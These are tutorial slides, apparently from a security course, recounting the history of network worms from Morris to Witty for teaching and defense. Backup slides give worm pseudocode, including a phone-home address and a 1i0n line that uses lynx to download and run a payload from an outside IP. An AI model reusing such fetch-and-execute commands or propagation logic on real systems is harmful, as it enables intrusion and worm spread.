Outline

- Morning session (understanding)
  - The 10,000 foot issues
  - Overview and taxonomy
  - **Worm history**
  - Epidemiological modeling


- Afternoon session (defenses)
  - Overview
  - Detection
    - Signature-based
    - Behavioral
  - Mitigation


A Brief History Of Significant Worms

- The Shockwave Rider & When HARLIE Was One
- Shock & Hupp: Workhorse Worms
- The Christmas Tree worm
- Morris Worm
- Ramen, 1i0n, Adore
- ExploreZip & OpenShares Worms
- Klez32
- Code Red
  - Aside: Internet Telescopes
- Nimda
- Slammer
- Blaster/Welchia/Sasser
- Witty

The Shockwave Rider: Worms in Science Fiction

- 1975 Science Fiction dystopia written by John Brunner
  - Regarded as pre-cyberpunk
- A primary feature: tapeworms
  - Mobile, autonomous programs which serve the releaser's intent
  - Global distributed computing infrastructure is bogged down by competing, malicious worms
    - Often used to cloak financial/other information
- Name was used by Shock & Hupp to describe their programs
- Self-propagating malicious program (the VIRUS program) described by David Gerrold in **When HARLIE was One** in 1972
  - The VIRUS program would be called a worm today: actively searching for and infecting new victims
  - Also extortion virology: the VACCINE program cost money





Shoch & Hupp:
The Worm Programs [SH82]

- Can you use worms to do anything good?
  - Experiments at Xerox
- Worms were used for
  - Scheduling/load balancing
  - Configuration management
  - Bill-boarding
  - Alarm clock
  - Network diagnostics
  - Well, reportedly, this was really all done to make an early 3D Mazewar game
- Model was mobile but not replicating
- Issues (still relevant):
  - Limiting propagation
  - Limiting the effects of bugs
  - Key bugs were related to failures to kill off the previous instance when moving
    - Creating a replicating worm
- Eventually, experiments ceased due to risks
  - "We have only briefly mentioned the biggest problem associated with worm management: controlling its growth while maintaining stable behavior."
  - Hundreds of machines were knocked out by bugs

[SH82] John Shoch and Jon Hupp, *The "Worm" Programs - Early Experience with a Distributed Computation*, CACM, March 1982

The Christmas Tree Worm: The First Mail Virus [R87]

- Spread over BITNET in 1987
  - Email claiming to have Christmas card with executable attachment
  - When run by victim, code would email copies to everyone on victim's address list
    - As well as draw a Christmas tree
- Template for most of the mail viruses/worms to come
  - Required user consent ….
  - …but first (assisted) self-replicating email-borne attack
  - Self propagating anti-worm was reportedly even written

[R87] See RISKS mailing list, digest 6.01, http://catless.ncl.ac.uk/Risks/6.01.html, January 1987

The Morris Worm: Overview [S88, ER89]

- Innovation: first Internet worm
  - Developed (in C) by Robert T. Morris, Jr., released November 1988
- Very innovative - multiple exploits:
  - fingerd: a 0-day buffer overflow
  - sendmail administrator commands and password guessing: policy vulnerabilities
  - .rhosts: user authentication
- Supported multiple operating systems
- Topological Target Discovery
  - Used network yellow pages, etc., to find targets rather than scanning
- Remains arguably most sophisticated & innovative worm to date
- Bugs:
  - Limited number of copies feature didn't work
    - Caused machines to bog-down under the load (Internet down for 2-3 days+)

[S88] E. H. Spafford, *The Internet Worm Program: An Analysis*, Computer Science Department, Purdue Technical Report CSD-TR-823, 1988

[ER89] M. Eichin and J. Rochlis", *With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988*, IEEE Security & Privacy symposium, 1989

Morris Worm: Behavior & Effects

- Infected ~6k [2k..10k] machines on Internet
- Leveraged trust relationships and known-hosts, not random scanning
  - Spread was fast
- 3 days' entire network downtime (slowly up following 4 days)
  - CPU & network saturation
  - Race condition: patching over Internet ⇒ Reinfection
- Counter-forensics tactics
  - Memory resident only (clobbered argv[0], deleted files)
- Bug was really Morris simply trying to be too clever
  - He realized that w/o restriction, worm would grow unrestricted on a host
    - But someone else could set the flag to prevent infection
  - Thus: ignore the flag with 1 in 7 probability
    - But that will still cause exponential growth
    - And he mistakenly did the opposite: stay alive with probability 6 in 7

Morris Worm: Lessons Learned

- Worms are a fast, powerful way of disrupting networked infrastructures
- Need redundant communication
  - Good Ol’ Boys network was the most effective way of getting things diagnosed/fixed
- Networks are going to be very difficult to secure against worms
  - 0-day exploit: Difficult to predict, detect, prevent
  - Social attacks: Leveraging credentials/trust that users created
    - Not heavily exploited by more recent worms
  - Intended functionality: Two-edged
    - The sendmail administration password was a feature, not a bug

Linux Worms: Ramen, 1i0n, cheese, and adore

- A group of Linux-targeting auto-rooting kits
  - E.g., Ramen, a collection of scripts which:
    - Scan randomly selected /16s
    - Separate task receives results of the scan (lpr/ftp vulnerabilities)
    - Upon infection:
      - Create backdoor (to transfer over the worm code)
      - Email notification to author/proxy
      - Close security hole to prevent reinfection/recapturing
      - Modify index.html (Hackers looooooooooooooooove noodles)
      - Begin scanning
- Demonstrated blackhats using worms
  - Versions designed to distribute rootkits/backdoors
    - Often derived from existing attack tools
  - Relatively slow: only infected specific Linux versions
    - E.g., Ramen only infected Red Hat 6.2 and 7.0

Max Vision, *Whitehats: Ramen Internet Worm Analysis*, http://www.whitehats.com/library/worms/ramen/

Unfortunately, the link is no longer live

1i0n Worm: Lessons Learned

- Worms can be very easily written
  - Exploits off the shelf (from Internet)
  - Script code < 1 hour of writing/testing
  - Multi-exploit worms are easy (Ramen had 3)
  - Code reuse simplifies worm development
    - 1i0n was derived from Ramen

ExploreZip and later OpenShares Worm

- ExploreZip: one of the first "Open Shares" worms
  - Previous viruses would infect mounted directories, but wouldn't search for new systems to mount
- Windows File Sharing often turned on, often with no passwords
  - Pick a random machine, try to mount its c: drive
    - Authenticate as anonymous and as the current user
    - If successful, write copy into the startup folder, insert into executables, or write onto target disk and then modify win.ini
- Exploit policy vulnerabilities: file sharing without protections
- Relatively slow spreading
  - Poor scanning routines
  - Slow activation: requires machine reset, infected program execution, or similar behavior
- Effective (became endemic):
  - First Honeynet project Windows 98 honeypot (October 2000) was infected in 24 hours, 3 different worms in 3 days [H00]
    - Honeynet saw worms for distributed.net contests/credit

[H00]: The Honeynet Project, *Know Your Enemy: Worms at War*, http://www.honeynet.org/papers/worm/index.html


Klez32: Meshing OpenShares With Email Virus [S01]

- Combination of email worm and Open Shares worm
  - Email mode exploited vulnerabilities in clients for automatic execution
  - Email mode highly aggressive at address harvesting
- Multiple releases/variants:
  - Including messages claiming to remove a previous version of the mail virus
- Payload:
  - Disables antivirus routines (Klez-E and later)
  - Deploy file-infection virus with malicious payload
    - Date-triggered data-erasure

[S01] http://securityresponse.symantec.com/avcenter/venc/data/w32.klez.gen@mm.html
Symantec's summery of Klez

Code Red: The First Fast Worm [C01][SPW02]

- July 12th, 2001: Initial version
  - Memory resident, autonomous worm, attacking Microsoft IIS
  - BUG: pRNG wasn't well seeded
    - All worms scanned the same addresses in the same order → Linear growth rather than exponential
- July 19th, 2001: Code Red v2
  - Fixed pRNG seeding
    - Resulting growth was "logistic"
  - First modern fast worm
    - Spread worldwide in ~13 hours
    - Infected >350,000 hosts
- Payload/Bug: DDoS
  - Targeted www.whitehouse.gov's IP address, which administrators changed
    - When it failed in its DDoS attack, the worm instance would die
    - Resurrected by system with bad clocks



Graph from David Moore's analysis (caida.org)

[C01] http://www.caida.org/analysis/security/code-red/

[SPW02] S Staniford and V. Paxson and N. Weaver, *How to 0wn the Internet in your Spare Time,* Usenix Security 2002

Aside:
Network Telescopes [MSB06]

- Code Red marked the rise of Network Telescopes in studying worms
  - Large, unused or lightly used address ranges
    - Also, counting only unsolicited requests recorded at the firewall
  - One prominent one: CAIDA /8 telescope
    - Originally used to study backscatter: the reflections from source-spoofed DDoS attacks
- Recording a worm's random probes allows one to:
  - Estimate the infected population
  - Chart the worm's evolution over time
  - (Hopefully) Find the initial point of infection
    - Only happened once, with Witty

[MSB06] D. Moore, C. Shannon, D. Brown, G. Voelker, and S. Savage, `*Inferring Internet Denial-of-Service Activity*', ACM Transactions on Computer Systems, May 2006.

What Can (And Can't) Be Done With Network Telescopes

- Can be done:
- Provide good estimates for random and ***some*** non-uniform strategies
  - Population over time
  - Scanning rate per worm
- Can perhaps be used to estimate a worm's propagation in real time
  - Monitoring how the scanning rate changes over time

- Can't be done:
- Detect a worm reliably
  - Attacker can send spoofed SYNs to the telescope
    - Need a responsive system (E.G. a Honeyfarm) on the other end instead
- Monitor some non-uniform scanning strategies
  - Linear scanners with local start (Ala' Blaster)
  - Bad pRNGs
  - Strategies which avoid telescope ranges
    - Common to increase efficiency
- Monitor non-scanning worms
- Not all telescopes see the same thing!

Network Telescopes: Size Matters

- The larger a network telescope, the more effective it is
  - Larger telescopes see much more traffic
    - Can detect large events quicker
    - Can detect smaller events
    - Higher precision response
- The more diverse it is, the more effective
  - Different telescopes see very different things
  - Even for the same random event (Witty), different telescopes saw different amounts of traffic
    - Loss along different paths

Code Red II: Local Subnet Scanning

- Code Red II, August 4th, 2001
  - Completely independent source code, but same vulnerability
- Payload: opens a backdoor
  - Remotely accessible root command shell, no authentication
- Innovation: local subnet scanning
  - 1/8 random probes, 1/2 probe the current /8,
    3/8 probe the current /16
    - A single firewall penetration will effectively scan the local network
      - Many machines had IIS on but unknown
    - Tends to scan more heavily the more populated /8s
- Response: anti-Code-Red II strikeback deployed
  - Respond to Code Red II probe by disabling IIS, restarting machine
    - dasbistro.org perl default.ida and the unreleased Code Green worm
    - Strikeback only works to clean up the mess!

Nimda: Complexity Makes an Effective Worm [Cert01]

- Nimda was a mutt: it mixed various features together
  - Net result was far more effective than the individual components
- Nimda was large
  - ~100 kB of code!
- The net result was a very wide spread
  - Modes interacted synergistically

[Cert01] CERT advisory CA-2001-26: Nimda Worm, http://www.cert.org/advisories/CA-2001-26.html

Nimda: Active Modes

- Web Server:
  - Unicode, directory traversal, and Code Red II:
    - All, through special path, allow access to a command shell
    - Use shell to transfer over the worm
- Open file shares:
  - Attempt to search and mount local directories
  - Write worm as a .dll in every directory
    - Buggy Microsoft Office would execute .dll if an office document is opened in that directory
- Scanning is biased for local addresses
  - Take advantage of firewall penetrations

Nimda: Firewall Penetrations


- Email mode:
  - Respond to mail messages with infection attempt
    - Buggy outlook copies would automatically execute (mail worm)
    - Users would execute (mail virus)
- Web Client mode:
  - Write Javascript to execute worm in all .html pages discovered
    - Buggy explorer would automatically run the worm
- High rate of success not necessary
  - Goal is to get a foothold in the firewall, not to spread everywhere

Nimda: Results

- Using multiple exploits helped it considerably
  - Patching is a problem...
    Patching four applications is an even bigger problem
    - Patches from 3-4 separate sources
  - Nimda would probably be less effective today
    - Patching is much more attended to
- It waltzed through firewalls
  - A single penetration, and *voila* ...
  - Effective synergy between multiple exploits

Slammer: Simplicity Makes an Effective Worm [MPSSSW03]

- Slammer was a single packet UDP worm
  - Cleanup from buffer overflow
  - Get API pointers
    - Code borrowed from published exploit
  - Create socket & packet
  - Seed PRNG with getTickCount()
  - While 1
    - Increment PRNG
      - 3 bugs in the code
    - Send self to PRNG address
- 404 bytes total
- **Worldwide Spread in < 10 minutes**
  - Peak scanning in ~3 minutes
    - > 55 million packets/second
  - > 75,000 compromised machines



[MPSSSW03] D Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver, *Inside the Slammer Worm*, IEEE Security & Privacy, July/August 2003

Why Was Slammer Fast: *Bandwidth-Limited Scanning*

- Code Red's scanner is latency limited
  - In many threads: send SYN to random address, wait for response or timeout
  - Code Red → ~6 scans/second,
    - Population doubles about every 40 minutes
- Every Slammer copy sent infectious packets at maximum rate
  - 1 Mb upload bandwidth → 280 scans/second
  - 100 Mb upload bandwidth → 28,000 scans/second
  - More details on bandwidth-limited worms later in the tutorial
- Slammer was NOT self-congesting
  - Every packet sent did equally useful work!
- Note that ***if*** you can craft raw packets, you can make a TCP-based scanning worm spread like Slammer

What Failed due to Slammer: LOTS!

- Some edge devices failed due to load
  - Several UCB switches needed resetting after infected machines were removed
  - Flow-based devices failed hard:
    - Every packet was a new flow!
- Many sites connectivity disrupted by outgoing traffic
  - Often with only a few infected machines
    - Need to deploy fairness/bandwidth capping
- Some critical systems are not well isolated from the Internet, saw disruptions due to traffic/infection
  - Bellevue WA 911 system [F03], BofA ATM system, airline reservation systems, a nuclear powerplant control system [P03]...
  - Almost all failures due to the traffic load on local networks, or actual infections

Blaster & Welchia & Sasser: Windows RPC Vulnerability

- Amazingly poorly-written worms
- Blaster required secondary control channels and tftpd
  - Often would fail to infect upon successful compromise
- Blaster included faulty DDoS routine
- Blaster caused crashes
  - RPC essential and single-threaded Windows service
- Welchia: self-limited scanner (ICMP ping flood)
- Copycats: Changing strings & payloads, and rereleasing
- Sasser: Same theme, new vulnerability (body transferred via FTP)
  - Released on weekend, didn't really propagate until work-week started
  - Reportedly written by an 18 year old, betrayed by friends for $250k

Symantec W32.Blaster.worm, http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

K Poulsen, Nachi worm infected Diebold ATMs, http://www.securityfocus.com/news/7517"

E. Messmer,Navy Marine Corps Intranet hit by Welchia Worm http://www.nwfusion.com/news/2003/0819navy.html"}

Blaster & Welchia & Sasser: Windows RPC Vulnerability, con’t

- Impact/spread still unclear: but infected **millions** of machines!
  - Blaster > 8 million
    Sasser > 1.2 million
  - Based on conservative methodology from Microsoft:
    Users who were infected, visited Windows Update,
    and automatically downloaded the cleanup tool
- Cleanup difficult/annoying
  - Default installs/new purchases are vulnerable
  - Must set up new installs behind fine-grained firewalls/NAT boxes
  - Or offline patch-installation before connection

Symantec W32.Blaster.worm,
http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html

K Poulsen, Nachi worm infected Diebold ATMs,
http://www.securityfocus.com/news/7517"

E. Messmer,Navy Marine Corps Intranet hit by Welchia Worm
http://www.nwfusion.com/news/2003/0819navy.html"}


Zotob: Bot-Spreading Worm

- One of many bot oriented worms
  - Spreads via Windows 2K “Plug and Play” vulnerability
- Reflects current generation of payload:
  - Remote IRC command and control (bot)
    - Bot code supports remote updates
  - Removal prevention:
    - Inserts hosts-file entries for many security sites
    - Included threat message (not carried out) against anti-virus vendors

Symantec’s Zotob analysis,
http://securityresponse.symantec.com/avcenter/venc/data/w32.zotob.a.html

Witty: Speed, Malice, and Skill [MS04]

- Speed
  - Single-packet UDP worm
  - Exploited stack overflow in BlackICE/RealSecure NIDS
    - Packet interpreted if source port = 4000
      - No listener required
  - Infected ~12,000 hosts in ~45 minutes
- Malice
  - Corrupted disk every 20,000 targets
  - Victims were data-rich
  - Possibly a flak attack to cover another attack



Header

Oflow

API

Socket

Seed

PRNG


Sendto

Del
Rand
Block

[MS04] D. Moore and C. Shannon, *The Spread of the Witty Worm*, http://www.caida.org/analysis/security/witty/

Witty, con’t: Speed, Malice, and Skill [MS04]

- Skill
  - No observed bugs in worm
    - Except perhaps reading Knuth in too much detail
  - Short development time
    - 1.5 days with public information
    - 10 days with inside knowledge
      - Circumstantial evidence suggests an insider
  - Possibly developed exploit previously and independently



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

[MS04] D. Moore and C. Shannon, *The Spread of the Witty Worm*, http://www.caida.org/analysis/security/witty/

More On Witty

- Forensics lead to a treasure-trove of information
  - Mostly based on cracking its pRNG [KPW05]
  - System uptime, disk, network links, who-infected-whom, etc
  - **Patient 0**, system used to launch the worm
- Worm *initialized from a hit list*
  - ~110 hosts targeted at start
    - Infected *too fast for random scanning*
    - Most at a single site: US Military base





From Moore and Shannon’s analysis (caida.org)

[KPW05] A. Kumar, V. Paxson, N. Weaver, *Outwitting the Witty Worm*, IMC 2005

[WE04] N. Weaver and D. Ellis, *Reflections on Witty: Analyzing the Attacker*, ;login 2004

Reflections On History

- We have seen a fantastic evolution over 3 decades
  - From science fiction dream to unfortunate reality
    - Although the science fiction authors realized the malicious potential from the start
  - From innocent experiments to malicious attacks on military systems
  - The rise of motives:
    - Botnets are a source of profit
      - Drive spamming, phishing, and other criminal activities
      - Worms have been used to create botnets
    - Witty: Who knows, but the attacker did have a real motive

(backup slide) Morris Worm: Pseudo Code

```
limit processes/machine (buggy, actually 1 in 7 was killed)
while( 1 )
        report_breakin() //phone home (128.32.137.13)
        Scan hosts.equiv, rhosts for trust relationships target hosts, networks
        Attempt various low hanging logins (rsh, simple passwords)
        Change PID
        For hosts in { known target networks, known hosts,
                Try rsh as known users (with passwords if necessary)
                Try finger buffer overflow attack
                Try mail attack (exploit sendmail debug vulnerability)
        On 12 hour boundaries, clean up a bit
```

(backup slide) 1i0n Worm: Pseudo Code

```
scan.sh
    forever
        h = randb(); # Get a random number
        If( TCP_Connect( h , 53 ) ) {
            write h to bindname.log ; } # If can connect,
                                        # write it to the log

hack.sh
    forever
        get last 10 t from bindname.log
        foreach h do
            foreach exploit do {# could’ve used many exploits
                if( TCP_Connect( h , 53 ) ) # one exploit
                    attack t with bindx.sh  ; #attack bind (DNS service)
                    execute "lynx -source \
                                   http://207.181.140.2:27374 > 1i0n.tar;./lion"
```